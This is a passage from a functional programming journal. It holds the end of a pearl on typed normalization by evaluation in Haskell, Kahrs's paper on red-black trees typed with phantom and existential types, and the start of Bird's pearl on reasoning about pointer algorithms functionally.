We intend to use this typed abstract syntax to show that normalization by evaluation preserves types (Section 2) and yields normal forms (Section 3) for the pure and simply typed  $\lambda$ -calculus. Therefore, we are only interested in constructing abstract syntax. (To convert a constructed term into first-order abstract syntax where variables are represented as strings, one needs to add another constructor to `Term` for free variables.) Furthermore, such a write-only

typed abstract syntax does not solve the basic problem of programming higher-order abstract syntax in Haskell, which is that the function space in the LAM summand is “too big” in the sense that it allows both non-strict and non-total functions. But again, this representation is sufficient for our purpose here. In the remainder of this pearl, `Term` and `Exp` are restricted to the pure  $\lambda$ -calculus.

## 2 Normalization by evaluation preserves types

Normalization by evaluation is a technique for strongly normalizing closed  $\lambda$ -terms. Source terms are represented as meta-language values and a *normalization function* maps these values into a syntactic representation of their normal form.

Normalization by evaluation is extensional and reduction-free. It is extensional instead of intensional because the source terms are (higher-order) values, not (first-order) symbolic representations. It is reduction-free because all the  $\beta$ -reductions needed to yield a normal form are carried out implicitly by the underlying implementation of the meta-language. For this reason, it runs at native speed and thus is more efficient than traditional, symbolic normalization.

Normalization by evaluation uses two type-indexed and mutually recursive functions. One, *reify*, traditionally noted  $\downarrow$ , maps a value into its representation and the other, *reflect*, traditionally noted  $\uparrow$ , maps a representation into a value. These two functions are canonically defined as follows, for the simply typed  $\lambda$ -calculus.

$$\begin{aligned} t &::= \alpha \mid t_1 \rightarrow t_2 \\ \downarrow^\alpha &= \bar{\lambda}v.v \\ \downarrow^{t_1 \rightarrow t_2} &= \bar{\lambda}v.\underline{\lambda}x.\downarrow^{t_2} \overline{\text{@}}(v \overline{\text{@}}(\uparrow_{t_1} \overline{\text{@}} x)) \\ \uparrow_\alpha &= \bar{\lambda}e.e \\ \uparrow_{t_1 \rightarrow t_2} &= \bar{\lambda}e.\bar{\lambda}x.\uparrow_{t_2} \overline{\text{@}}(e \overline{\text{@}}(\downarrow^{t_1} \overline{\text{@}} x)) \end{aligned}$$

where overlined  $\lambda$  and  $\text{@}$  denote meta-level abstractions and applications, respectively, and underlined  $\lambda$  and  $\text{@}$  denote object-level abstractions and applications.

A simply typed term is normalized by reifying its value. For example, let us consider Church numbers.

$$\begin{aligned} zero &= \bar{\lambda}s.\bar{\lambda}z.z \\ succ &= \bar{\lambda}n.\bar{\lambda}s.\bar{\lambda}z.s \overline{\text{@}}(n \overline{\text{@}} s \overline{\text{@}} z) \\ three &= succ \overline{\text{@}}(succ \overline{\text{@}}(succ \overline{\text{@}} zero)) \\ add &= \bar{\lambda}m.\bar{\lambda}n.\bar{\lambda}s.\bar{\lambda}z.m \overline{\text{@}} s \overline{\text{@}}(n \overline{\text{@}} s \overline{\text{@}} z) \end{aligned}$$

Reifying *three* yields  $\underline{\lambda}s.\underline{\lambda}z.s \underline{\text{@}}(s \underline{\text{@}}(s \underline{\text{@}} z))$ , i.e., the representation in normal form of 3. Similarly, reifying *add* @ *zero* yields  $\underline{\lambda}n.\underline{\lambda}s.\underline{\lambda}z.n \underline{\text{@}}(\underline{\lambda}n'.s \underline{\text{@}} n') \underline{\text{@}} z$ , i.e., the representation in long  $\beta\eta$ -normal form of the identity function over Church numbers, reflecting that zero is neutral for addition. Finally, reifying *add* @ *three*

yields the representation in normal form of a function iterating the successor function three times, i.e.,  $\underline{\lambda}n.\underline{\lambda}s.\underline{\lambda}z.s @ (s @ (s @ (n @ (\underline{\lambda}n'.s @ n') @ z)))$ . The source terms are values (i.e., with overlined  $\lambda$  and  $@$ ) and, using  $\downarrow$ , we have reified them into a syntactic representation of their normal form (i.e., with underlined  $\lambda$  and  $@$ ).

The type of a Church number is  $(a \rightarrow a) \rightarrow a \rightarrow a$ . The type of its normal form is `Term`, or, perhaps more vividly, `Exp ((a → a) → a → a)`.

Normalization by evaluation is defined by induction on the structure of types, which makes it a natural candidate to be expressed with type classes. We thus define a type class `Nbe` hosting two type-indexed functions, `reify` and `reflect`. Representing object terms with the type `Term` of Section 1 would give us the usual uninformative type `t → Term` for `reify` and `Term → t` for `reflect`. Instead, let us use the parameterized type `Exp` of Section 1.

```
class Nbe a
  where reify :: a → Exp a
        reflect :: Exp a → a
```

The challenge now is to populate this type class with values of function type and of base type implementing normalization by evaluation. If we can do that, the type inferencer of Haskell will act as a theorem prover and will demonstrate that this implementation of normalization by evaluation preserves types.

The canonical definition above dictates how to instantiate `Nbe` at function type.

```
instance (Nbe a, Nbe b) ⇒ Nbe (a → b)
  where reify v = lam (λx → reify (v (reflect x)))
        reflect e = λx → reflect (app e (reify x))
```

For base types, `reify` and `reflect` are two identity functions. To be type correct, however, `reify` must produce a term and `reflect` must consume a term. We can ensure that `reify` produces a term when its argument is a term. Similarly, we can ensure that `reflect` consumes a term when its result is a term. Taking advantage of the fact that the type parameter of `Exp` is a phantom type, we thus introduce the following two ‘phantom’ identity functions for the base case.

```
coerce :: Exp (Exp a) → Exp a
coerce (EXP v) = EXP v

uncoerce :: Exp a → Exp (Exp a)
uncoerce (EXP e) = EXP e

instance Nbe (Exp a)
  where reify = uncoerce
        reflect = coerce
```

A value  $v$  is normalized by applying `reify` to it. In usual implementations of normalization by evaluation, (a representation of) the type of  $v$  must be supplied on par with  $v$ , as an input data. Here, because we use type classes, this type is

supplied as a cast, to resolve overloading. It is obtained by instantiating type variables  $a$  with  $\text{Exp } a$ , in the original type. So for example,  $\text{id} . \text{id}$  has the type  $a \rightarrow a$ . Reifying it at type  $\text{Exp } a \rightarrow \text{Exp } a$  yields  $\lambda x \rightarrow x$ , and reifying it at type  $(\text{Exp } a \rightarrow \text{Exp } a) \rightarrow (\text{Exp } a \rightarrow \text{Exp } a)$  yields  $\lambda x \rightarrow \lambda x' \rightarrow x x'$ .

### 3 Normalization by evaluation yields normal forms

In the simply typed  $\lambda$ -calculus, long  $\beta\eta$ -normal forms are closed terms without  $\beta$ -redexes that are fully  $\eta$ -expanded with respect to their type. A closed term  $e$  of type  $t$  and in normal form satisfies  $\vdash_{\text{nf}} e :: t$ , where terms in normal form (and atomic form) are defined by the following rules.

$$\frac{\Delta, x :: t_1 \vdash_{\text{nf}} e :: t_2}{\Delta \vdash_{\text{nf}} (\lambda x :: t_1. e) :: t_1 \rightarrow t_2} \text{(Lam)} \quad \frac{\Delta \vdash_{\text{at}} e :: \alpha}{\Delta \vdash_{\text{nf}} e :: \alpha} \text{(Coerce)}$$

$$\frac{\Delta \vdash_{\text{at}} e_0 :: t_1 \rightarrow t_2 \quad \Delta \vdash_{\text{nf}} e_1 :: t_1}{\Delta \vdash_{\text{at}} e_0 e_1 :: t_2} \text{(App)} \quad \frac{\Delta(x) = t}{\Delta \vdash_{\text{at}} x :: t} \text{(Var)}$$

No term containing  $\beta$ -redexes can be derived by these rules, and restricting the Coerce rule to base types ensures that the derived terms are fully  $\eta$ -expanded.

As in Section 1, we provide a typed interface to the constructors of terms in normal form, preventing us from forming ill-typed terms.

```

data NfTerm = COERCE AtTerm | LAM (AtTerm → NfTerm)
data AtTerm = APP AtTerm NfTerm

newtype NfExp a = NF NfTerm
newtype AtExp a = AT AtTerm

app' :: AtExp (a → b) → (NfExp a → AtExp b)
app' (AT e1) (NF e2) = AT (APP e1 e2)

lam' :: (AtExp a → NfExp b) → NfExp (a → b)
lam' f = NF (LAM (λx → let NF t = f (AT x) in t))

coerce' :: AtExp (NfExp a) → NfExp a
coerce' (AT v) = NF (COERCE v)

uncoerce' :: NfExp a → NfExp (NfExp a)
uncoerce' (NF e) = NF e

```

These declarations specialize the representation from Section 2 to reflect that the represented terms are in normal form. As in Section 2, we provide two phantom identity functions, `coerce'` and `uncoerce'`, where `coerce'` constructs terms that arise from using the above Coerce rule.

Thus equipped, we can re-express normalization by evaluation in an implementation that yields a representation of  $\lambda$ -terms in normal form.

```

class Nbe' a
  where reify :: a → NfExp a
        reflect :: AtExp a → a

```

Again, the challenge is to populate this type class with values of function type and of base type implementing normalization by evaluation. If we can do that, the type inferencer of Haskell will act as a theorem prover and will demonstrate that this implementation of normalization by evaluation preserves types and yields normal forms.

The instances use the constructors for terms in normal forms but are otherwise defined as in Section 2.

```

instance (Nbe' a, Nbe' b) ⇒ Nbe' (a → b)
  where reify v = lam' (λx → reify (v (reflect x)))
        reflect e = λx → reflect (app' e (reify x))

instance Nbe' (NfExp a)
  where reify = uncoerce'
        reflect = coerce'

```

As earlier, reifying `id . id` at type `NfExp a → NfExp a` yields  $\lambda x \rightarrow x$ , and reifying it at type  $(NfExp a \rightarrow NfExp a) \rightarrow (NfExp a \rightarrow NfExp a)$  yields  $\lambda x \rightarrow \lambda x' \rightarrow x x'$ .

For a last example, here are the Haskell definitions of Church numbers mentioned in Section 2.

```

type Number a = (a → a) → a → a
zero = λs z → z
succ = λn s z → s (n s z)
three = succ (succ (succ zero))
add = λm n s z → m s (n s z)

```

Reifying `three`, `add zero`, and `add three` gives the text of their normal form at type `Number (Exp a) → Number (Exp a)`.

## 4 Conclusions and issues

We have presented a simple encoding of typed abstract syntax in Haskell, and we have used this typed abstract syntax to demonstrate that normalization by evaluation preserves simple types and yields residual programs in  $\beta\eta$ -normal form. The encoding is write-only because it does not lend itself to programs taking typed abstract syntax as input—as, e.g., a typed transformation into continuation-passing style. Nevertheless, it is sufficient to establish two key properties of normalization by evaluation automatically, using the Haskell type inferencer as a theorem prover.

These two properties could be illustrated more directly in a language with dependent types such as Martin-Löf’s type theory. In such a language, one can directly embed simply typed  $\lambda$ -terms (in normal form or not), express normalization by evaluation, and prove that it preserves types and yields normal forms.

**Related work:** Normalization by evaluation takes its roots in type theory [7, 16], proof theory [4, 5, 6], logic [2], category theory [1, 8, 18], and partial evaluation [9, 12, 19, 21]. Long  $\beta\eta$ -normal forms were specified, e.g., in Huet’s thesis [14]. The particular characterization we use originates in Pfenning’s work on Logical Frameworks, and so does higher-order abstract syntax [17]. We use it further to pair normalization by evaluation and run-time code generation [3, 20]. Our typed abstract syntax is akin to Leijen and Meijer’s embedding of SQL into Haskell, which introduced phantom types [15]. Phantom types provide a typing discipline for otherwise untyped values such as pointers in a foreign language interface [13].

**Acknowledgments:** A preliminary and longer version of this article is available in the proceedings of FLOPS 2001 [11]. We would like to thank Simon Peyton Jones for identifying phantom types in it. The present version has benefited from Richard Bird’s editorial advice and from Ralf Hinze’s comments.

## *Red-black trees with types*

STEFAN KAHRS

*University of Kent at Canterbury, Canterbury, Kent, UK*

---

### Abstract

Chris Okasaki showed how to implement red-black trees in a functional programming language. Ralf Hinze incorporated even the invariants of such data structures into their types, using higher-order nested datatypes. We show how one can achieve something very similar without the usual performance penalty of such types, by combining the features of nested datatypes, phantom types and existential type variables.

---

### 1 Introduction

Red-black trees are a well-known way of implementing balanced 2-3-4 trees as binary trees. They were originally introduced (under a different name) in Bayer (1972) and are nowadays extensively discussed in the standard literature on algorithms (Cormen *et al.*, 1990; Sedgewick, 1988).

Red-black trees are *binary* search trees with an additional ‘colour’ field which is either *red* or *black*. In a proper red-black tree each red-coloured node is required to have black subtrees and is also regarded as an intermediate auxiliary node. Therefore, every black node has (possibly indirectly) either 2, 3 or 4 black-coloured subtrees, depending on whether it has 0, 1 or 2 red-coloured direct subtrees. This is the reason why red-black trees can be seen as implementation of 2-3-4 trees.

Red-black trees realise 3- and 4-nodes by connecting binary nodes. While this (at worst) doubles the height of the tree, compared to the associated 2-3-4 tree, it does not affect the number of comparisons a search has to make, and it simplifies the balancing process considerably.

Okasaki (1998, 1999) showed how this data structure can be implemented in a functional setting. An earlier attempt at implementing the rather similar 2-3 trees was made by Chris Reade (1992). Okasaki’s implementation is much more concise than the known imperative implementations and consequently much easier to understand. Figure 1 shows the definition of the type and Okasaki’s insertion<sup>1</sup> function.

It is worth iterating the basic invariants of red-black trees:

- every red node has two black children, with *E* being regarded black as well;

<sup>1</sup> This is the insertion operation when red-black trees are used to implement *sets*. For simplicity, we stick with this particular application.

```

data Color = R | B
data Tree a = E | T Color (Tree a) a (Tree a)

insert      :: Ord a => a -> Tree a -> Tree a
insert x s  = T B a y b
where
  ins E           = T R E x E
  ins s@(T color a y b) =
    if x < y then balance color (ins a) y b
    else if x > y then balance color a y (ins b)
    else s
  T _ a y b       = ins s

balance :: Color -> Tree a -> a -> Tree a -> Tree a
balance B (T R (T R a x b) y c) z d = T R (T B a x b) y (T B c z d)
balance B (T R a x (T R b y c)) z d = T R (T B a x b) y (T B c z d)
balance B a x (T R b y (T R c z d)) = T R (T B a x b) y (T B c z d)
balance B a x (T R (T R b y c) z d) = T R (T B a x b) y (T B c z d)
balance c a x b                   = T c a x b

```

Fig. 1. Okasaki's insertion algorithm.

- every path from the root to an empty tree passes through the same number of black nodes. (I will call this number the ‘height’ of the tree, as it is the height of the associated 2-3-4 tree.)

However, the algorithm maintains only the second invariant slavishly. The first is slightly weakened: red nodes *at the root of a tree* may have red children – we will call such trees ‘infrared’ (the other trees are ‘proper’). The *balance* function assumes and promises the following:

- both tree arguments have the same height  $n$ ;
- at least one tree argument is proper;
- if we balance with  $R$  then additionally neither argument is infrared;
- the result has height  $n$  if we balance with  $R$  and  $n+1$  otherwise;
- if we balance with  $B$  the result is proper.

Notice that Okasaki’s type for red-black trees does not incorporate the invariants we demand. While the colour changes are easily enforceable, the balancing is a bit more delicate. Hinze (1999a, 1999b) showed how one can achieve even that. For red-black trees the resulting type definitions would be as in figure 2.

The type RB is a nested higher-order type: it is *nested*, because its first argument changes in its recursive occurrence (ruling out ML-like type systems (Kahrs, 1996)); it is higher-order, because that same argument has kind  $* \rightarrow *$ .

It is not particularly easy to write recursive functions that operate on such types. The change in the second type argument regularly requires a similarly changing argument for recursive functions operating on that type – and this argument is typically a function, or even a collection of functions. The function member has a functional argument that needs to be updated in the recursive call. In Haskell, we

<i>rmem :: Ord a <math>\Rightarrow</math> a <math>\rightarrow</math> (t a <math>\rightarrow</math> Bool) <math>\rightarrow</math> Red t a <math>\rightarrow</math> Bool</i>	
<i>rmem x m (C t)</i>	$= m t$
<i>rmem x m (R(l, y, r))</i>	
$x < y$	$= m l$
$x > y$	$= m r$
otherwise	$= True$

---

Fig. 2. Proper red-black trees.

can hide this argument from view by using the class system (Hinze, 1999a), but that is merely a matter of presentation.

The penalty for implementations using this data structure will necessarily contain:

- the cost for the indirections  $C t$ ;
- the cost for passing through (or maintaining) the  $Next$  constructors;
- the cost of the dictionary updates (the mentioned functional argument).

A black coloured tree can either have red or black coloured subtrees — this is the reason for the two constructors at type  $Red$ , and in particular for the extra overhead caused by the constructor  $C$  as mentioned in the first point. The purpose of  $C$  is to embed black coloured trees into the type of potentially red coloured trees which are exactly the kind of trees permitted as subtrees of black nodes. In other words, any application of  $C$  is overhead, we pay for the typing. In the following I shall put this point aside as it is completely independent from the other issues — it should just be mentioned though that this particular subproblem can be solved through the use of so-called refinement types (Davies, 1997).

The other two points incur costs proportional to the height of the tree. Also, search, insertion and deletion for this data structure operate in time proportional to the tree height — implementations are provided on the JFP home page

<http://www.cs.ukc.ac.uk/people/staff/smk/redblack/rb.html>

```

type Tr t a b          = (t a b, a, t a b)
data Red t a b         = C(t a b) | R(Tr t a b)
data Black a b          = E | B(Tr (Red Black) a [b])

balanceL :: Red (Red Black) a [b] → a → Red Black a [b] → Red Black a b
balanceL (R(R(a, x, b), y, c)) z d = R(B(C a, x, C b), y, B(c, z, d))
balanceL (R(a, x, R(b, y, c))) z d = R(B(a, x, C b), y, B(C c, z, d))
balanceL (R(C a, x, C b)) z d      = C(B(R(a, x, b), z, d))
balanceL (C a) x b              = C(B(a, x, b))

```

Fig. 3. Top-down typing.

In other words, the penalty slows the algorithms down by a constant factor. Can we avoid these costs?

## 2 Employing existential types

We can indeed reduce the performance penalty, by exploiting a language extension supported by most (if not all) Haskell compilers.

Figure 3 shows another type definition for red-black trees that again uses nested datatypes, i.e. one argument of a type constructor changes during recursion – the last argument for type constructors *Red* and *Black*. However, this argument is a *phantom type*, it is not used anywhere, no data component has that type.

I have not invented phantom types. Erik Meijer and Daan Leijen seem to be using them regularly in their work, e.g. in Finne *et al.* (1999) to express inheritance. However, in our application the phantom type is even more elusive – it does not interfere with the code, its only purpose is to make the *type checker* check the tree balancing. We simply record in this argument the depth of the node in the tree, i.e. how many black levels we have passed from the root of the tree.

As no data component uses this changing type, the code for the program is identical to a much more relaxedly typed version which ensured the colouring but not the balancing – only the type annotations change. One such example (of unaffected code) is the *balanceL* operation in figure 3. Its type tells us that its first tree argument is (potentially) infrared, the second (potentially) red and that the result is (potentially) red. Moreover, the depth of the result is one less than the depths of the two others: this is recorded in the last type argument.

The *depth* of the trees (relative to some other tree) is not quite what we want, we need to reason about their *heights*. However, subtrees at the same depth  $k$  in a balanced tree of height  $n$  have necessarily the same height  $(n - k)$ . The function *balanceL* creates a tree we are allowed to place at depth  $k - 1$ . We really need that this tree has height  $n - k + 1$  – it does, but this is not enforced through the types alone. We also need to restrict the use of the polymorphic *E* constructor.

Figure 4 shows the main part of the insertion algorithm (I omitted *balanceR* which is completely dual to *balanceL*). Insertion into black and red coloured nodes has been split as they now have different types. Again, the types tell us about both the colouring and the depth, e.g. inserting into a (potentially) red tree gives us a (potentially) infrared tree of the same depth.

$$\begin{aligned}
insB :: Ord a \Rightarrow a \rightarrow Black a b \rightarrow Red a b \\
insB x E &= R(E, x, E) \\
insB x t @ (B(a, y, b)) \\
| x < y &= balanceL (insR x a) y b \\
| x > y &= balanceR a y (insR x b) \\
| otherwise &= C t \\
insR :: Ord a \Rightarrow a \rightarrow Red a b \rightarrow Red (Red Black) a b \\
insR x (C t) &= C(insB x t) \\
insR x t @ (R(a, y, b)) \\
| x < y &= R(insB x a, y, C b) \\
| x > y &= R(C a, y, insB x b) \\
| otherwise &= C t
\end{aligned}$$

Fig. 4. Insert.

$$\begin{aligned}
newtype Tree a &= forall b . ENC (Black a b) \\
empty &= ENC E \\
insert &:: Ord a \Rightarrow a \rightarrow Tree a \rightarrow Tree a \\
insert x (ENC t) &= ENC(blacken(insB x t)) \\
blacken &:: Red Black a b \rightarrow Black a b \\
blacken (C u) &= u \\
blacken (R(a, x, b)) &= B(C(inc a), x, C(inc b))
\end{aligned}$$

Fig. 5. Existential type.

The algorithm is wrapped up in figure 5. In order to keep operating with tree depths in a safe manner (i.e. using depths as a reliable source of information for their heights) we have to keep the depths of differently constructed trees separate. This is achieved by using a fresh existential type variable<sup>2</sup> for every freshly-built tree.

The figure also hints at the only computational overhead required for this version, the calls of the function *inc* inside the definition of *blacken*. We need to call this operation whenever the height of the overall tree increases. In that case, the top node changes its colour from red to black and thus the depth of every single node in the tree goes up by one. Although the tree itself does not change (*inc* really is the identity function, see figure 6), the type system forces us to traverse the entire tree. This linear cost arises only when the height increases which happens with a probability of  $(\log n)/n$  inserting a random element into a random tree of size  $n$ . Thus, the expected costs are still  $O(\log n)$ ; this approximation still applies under strict evaluation, provided we are prepared to live with the worst-case cost of  $O(n)$ . Only a few pathological usage patterns can make the amortised costs (Okasaki, 1998) exceed that bound, e.g. when we repeatedly delete/insert while the tree is at the borderline of a certain height. The situation does not change under strict evaluation, unless we make the tree constructors non-strict — in which case single-threadedness becomes an additional worry.

<sup>2</sup> Syntax for this feature varies between compilers as it is non-standard.

<i>inc</i>	::	<i>Black a b</i> → <i>Black a [b]</i>
<i>inc</i>	=	<i>tickB</i>
<i>tickB</i>	::	<i>Black a b</i> → <i>Black a c</i>
<i>tickB E</i>	=	<i>E</i>
<i>tickB (B(a, x, b))</i>	=	<i>B(tickR a, x, tickR b)</i>
<i>tickR</i>	::	<i>Red a b</i> → <i>Red a c</i>
<i>tickR (C t)</i>	=	<i>C(tickB t)</i>
<i>tickR (R(a, x, b))</i>	=	<i>R(tickB a, x, tickB b)</i>

Fig. 6. Depth adjustment.

### 3 Deletion

Deletion of elements is a more intricate operation. Notice that the auxiliary *insB* function of the insertion algorithm maintains the property that both its argument and result have the same height. Deletion cannot maintain the same invariant, for a very simple reason: if we have a singleton black tree and delete its sole element then the only possible outcome is the empty tree – and this already reduces the height. More generally, if we (successfully) delete an element from any tree without red-coloured nodes then the height of the tree has to be reduced; singleton black trees are just a special case.

We can maintain a different invariant though. Whenever we attempt to delete something from a *black tree* of height  $n + 1$  we return a tree of height  $n$ , while deletion from red trees (and the empty tree) preserves the height. This is even possible if the deletion attempt fails as we can always redden the root node, again permitting infrared trees. Overall, this is a slight improvement over the deletion algorithms in Hinze (1998) and Reade (1992), which represent deletion underflow in the data rather than putting it into the structure of the algorithm.

The full algorithm can be found on the JFP web site. While Hinze's algorithm essentially tries to mimic the traditional imperative algorithm, my version is closer to Reade's as it is also based on a recursive *append* operation. The more complicated structure of the deletion algorithm is bad news for the *higher-order nested* version of red-black trees (from figure 2), because it needs to update that structure whenever tree heights change. In both Hinze's and my algorithm (when adapted to that type) this means updating a class dictionary with at least two functions, significantly increasing the computational overhead.

Of more interest for this paper though is how the algorithm interfaces with the existential type variables, see figure 7. The function *delB* is the dual to *insB*, it removes an element from a black tree. The result is a potentially infrared tree of depth 1. If that tree is either red or infrared (first two cases) we simply blacken the top red node and thus obtain the required black tree of depth 0. In the third case the returned tree is already black and it is here where we have a deletion underflow – the height of the tree decreases. However, in contrast to insertion, we do not need to adjust the types in this case as we can abstract any type we like when we

---

```

delete :: Ord a => a → Tree a → Tree a
delete x (ENC t)      =
  case delB x t of
    R p           → ENC (B p)
    C(R(a, x, b)) → ENC(B(C a, x, C b))
    C(C q)        → ENC q
  delB :: Ord a => a → Black a b → Red (Red Black) a [b]
  ...

```

---

Fig. 7. Deletion wrap-up.

introduce an existential type variable. Although  $q$  has type  $\text{Black } a [b]$  in that last case,  $\text{ENC } q$  still type-checks.

Therefore, this deletion operation has no computational overhead whatsoever for the type discipline that enforces balancing, unless we count the part responsible for the colour discipline.

#### 4 Conclusion

We know how we can maintain the invariants of red-black trees through Haskell's type system, using nested datatypes. This causes a small but noticeable overhead. Most of this overhead can be removed by the clever use of existential types.

One can also easily eliminate all the checks once correctness is established: just eliminate the phantom type parameter we used to pass on the existential type. This removes both polymorphic recursion and existentials, but leaves the algorithm virtually unchanged – boosting the performance slightly as  $\text{inc}$  can be replaced by the identity.

While the implementation has practical advantages over higher-order nested types, it is less clear how it would compare to a dependently typed version, in particular Hongwei Xi's implementation of red-black trees in de Caml (Xi, 1999). Xi's version also avoids the costly higher-order parameters required by the higher-order nested types, but it is not quite clear to me how much (if anything) from the type system invades the run-time system.

## FUNCTIONAL PEARL

### *Unfolding pointer algorithms*

RICHARD S. BIRD

*Programming Research Group, Oxford University  
Wolfson Building, Parks Road, Oxford OX1 3QD, UK*

#### 1 Introduction

A fair amount has been written on the subject of reasoning about pointer algorithms. There was a peak about 1980 when everyone seemed to be tackling the formal verification of the Schorr–Waite marking algorithm, including Gries (1979, Morris (1982) and Topor (1979). Bornat (2000) writes: “The Schorr–Waite algorithm is the first mountain that any formalism for pointer aliasing should climb”. Then it went more or less quiet for a while, but in the last few years there has been a resurgence of interest, driven by new ideas in relational algebras (Möller, 1993), in data refinement Butler (1999), in type theory (Hofmann, 2000; Walker and Morrisett, 2000), in novel kinds of assertion (Reynolds, 2000), and by the demands of mechanised reasoning (Bornat, 2000). Most approaches end up being based in the Floyd–Dijkstra–Hoare tradition with loops and invariant assertions. To be sure, when dealing with any recursively-defined linked structure some declarative notation has to be brought in to specify the problem, but no one to my knowledge has advocated a purely functional approach throughout. Mason (1988) comes close, but his Lisp expressions can be very impure. Möller (1999) also exploits an algebraic approach, and the structure of his paper has much in common with what follows.

This pearl explores the possibility of a simple functional approach to pointer manipulation algorithms.

#### 2 A little theory

Suppose  $Adr$  is some set of ‘addresses’, containing a distinguished element  $Nil$ . A list of type  $[T]$  can be represented by an address  $a$  and two functions

$$\begin{aligned} next &:: Adr \rightarrow Adr \\ data &:: Adr \rightarrow T \end{aligned}$$

The abstraction function is  $map\ data \cdot (next \star)$ , where

$$\begin{aligned} (\star) &:: (Adr \rightarrow Adr) \rightarrow Adr \rightarrow [Adr] \\ f \star a &= \text{if } a = Nil \text{ then } [] \text{ else } a : f \star (f a) \end{aligned}$$

The operator  $\star$  is a cut-down version of a more general function  $unfold$ ; see Gibbons and Jones (1998) for a discussion of the use of  $unfold$  in functional programming.

Since all the algorithms considered below are polymorphic, the *data* function plays no essential part in the calculations, so we will quietly ignore it.

For later use, define the predicates

$$\begin{aligned} FL(f, a) &= f \star a \text{ is a finite list} \\ ND(f, a) &= f \star a \text{ contains no duplicates} \\ DJ(f, a, b) &= f \star a \text{ and } f \star b \text{ have no common elements} \end{aligned}$$

It is clear that  $FL \Rightarrow ND$  because the presence of a duplicate element produces a cycle. And  $ND \Rightarrow FL$  if the set *Adr* is finite.

Apart from  $\star$ , the other basic ingredient we will need is the one-point update function defined by

$$f[a := b] = \lambda x. \mathbf{if} \ x = a \ \mathbf{then} \ b \ \mathbf{else} \ f \ x$$

Obvious properties of this function include:

$$\begin{aligned} f[a := f a] &= f \\ f[a := b][a := c] &= f[a := c] \end{aligned}$$

The key result is the following observation:

$$a \notin f \star x \Rightarrow f[a := b] \star x = f \star x \quad (1)$$

In words, if  $a$  doesn't appear on the list  $f \star x$  we can change its  $f$ -value to anything we like. Proof of (1) is a simple exercise in induction (see Bird, 1998, Ch. 9), and we omit details.

### 3 Reversal

Let us begin with something that every functional programmer knows: efficient list reversal. Everyone knows that the naive definition of *reverse*, namely,

$$\begin{aligned} \text{reverse} [] &= [] \\ \text{reverse} (x : xs) &= \text{reverse} xs ++ [x] \end{aligned}$$

takes quadratic time in the length of the list. And everyone knows that the way to improve efficiency is to introduce an accumulating parameter. More precisely, define *revcat* by

$$\text{revcat} xs ys = \text{reverse} xs ++ ys$$

and use this specification to synthesize the following alternative definition of *revcat*:

$$\begin{aligned} \text{revcat} [] ys &= ys \\ \text{revcat} (x : xs) ys &= \text{revcat} xs (x : ys) \end{aligned}$$

The computation of *revcat* takes linear time and, since  $\text{reverse} xs = \text{revcat} xs []$ , we now have a linear-time algorithm for *reverse*.

For the next step, suppose that the lists are presented to us as linked lists through the function *next* of the previous section. We can pose the question: for what functions *step* and *init*, if any, do we have

$$\text{revcat} (\text{next} \star a) (\text{next} \star b) = (\text{step} \text{next} a b) \star (\text{init} \text{next} a b) \quad ?$$

The existence of *step* and *init* surely depends on conditions on *next*, *a* and *b*, so we add in a proviso  $P(next, a, b)$  and ask the supplementary question: what is the minimum  $P$ ?

To answer the questions we proceed by calculation. In the case  $a = Nil$  we argue:

$$\begin{aligned} & revcat(next \star a)(next \star b) \\ = & \quad \{\text{definition of } \star\} \\ & revcat([])(next \star b) \\ = & \quad \{\text{definition of } revcat\} \\ & next \star b \end{aligned}$$

Hence we can take  $\text{step } next \ a \ b = next$  and  $\text{init } next \ a \ b = b$ .

In the case  $a \neq Nil$  we will need to make two wishes during the course of the following calculation:

$$\begin{aligned} & revcat(next \star a)(next \star b) \\ = & \quad \{\text{definition of } \star \text{ in case } a \neq Nil\} \\ & revcat(a : next \star next a)(next \star b) \\ = & \quad \{\text{definition of } revcat\} \\ & revcat(next \star next a)(a : next \star b) \\ = & \quad \{\text{first wish, with } f \text{ to be defined later}\} \\ & revcat(f \star next a)(f \star a) \\ = & \quad \{\text{second wish: } P(next, a, b) \Rightarrow P(f, next a, a)\} \\ & (\text{step } f \ (next a) \ a) \star (\text{init } f \ (next a) \ a) \end{aligned}$$

Hence, in the case  $a \neq Nil$ , we can take

$$\begin{aligned} \text{step } next \ a \ b &= \text{step } f \ (next a) \ a \\ \text{init } next \ a \ b &= \text{init } f \ (next a) \ a \end{aligned}$$

We still have to make the wishes come true, and this involves finding a function  $f$  such that when  $a \neq Nil$ :

$$a : next \star b = f \star a \tag{2}$$

$$next \star next a = f \star next a \tag{3}$$

$$P(next, a, b) \Rightarrow P(f, next a, a) \tag{4}$$

Implication (1) can be used to establish (2). To see this, we argue:

$$\begin{aligned} & f \star a \\ = & \quad \{\text{definition of } \star \text{ in case } a \neq Nil\} \\ & a : f \star f a \\ = & \quad \{\text{setting } f = next[a := b], \text{ so } f a = b\} \\ & a : f \star b \\ = & \quad \{(1), \text{ assuming } a \notin next \star b\} \\ & a : next \star b \end{aligned}$$

Implication (1) can also be used to establish (3):

$$\begin{aligned}
 & f \star next a \\
 = & \quad \{ \text{with } f = next[a := b] \} \\
 & next[a := b] \star next a \\
 = & \quad \{(1), \text{assuming } a \notin next \star (next a)\} \\
 & next \star next a
 \end{aligned}$$

The requirements on  $P$  therefore take the form

$$\begin{aligned}
 P(next, a, b) \wedge a \neq Nil \Rightarrow \\
 a \notin next \star b \wedge a \notin next \star (next a) \wedge P(next[a := b], next a, a)
 \end{aligned}$$

The weakest solution for  $P$  of this implication can be computed, with some effort, and turns out to be

$$P(next, a, b) \equiv ND(next, a) \wedge DJ(next, a, b)$$

In words,  $next \star a$  has no duplicated elements and no elements in common with  $next \star b$ . Clearly,  $DJ(next, a, Nil)$  holds

In summary, we have shown that, provided  $ND(next, a)$ ,

$$reverse(next \star a) = f \star b \quad \text{where } (f, b) = loop\ next\ a\ Nil$$

and

$$loop\ next\ a\ b = \text{if } a = Nil \text{ then } (next, b) \text{ else } loop\ (next[a := b])(next\ a)\ a$$

Here is the definition of  $loop\ next\ a\ Nil$  again, written this time in an imperative style:

```

b := Nil;
do a ≠ Nil →
    next, a, b := next[a := b], next a, a
od;
return (next, b)

```

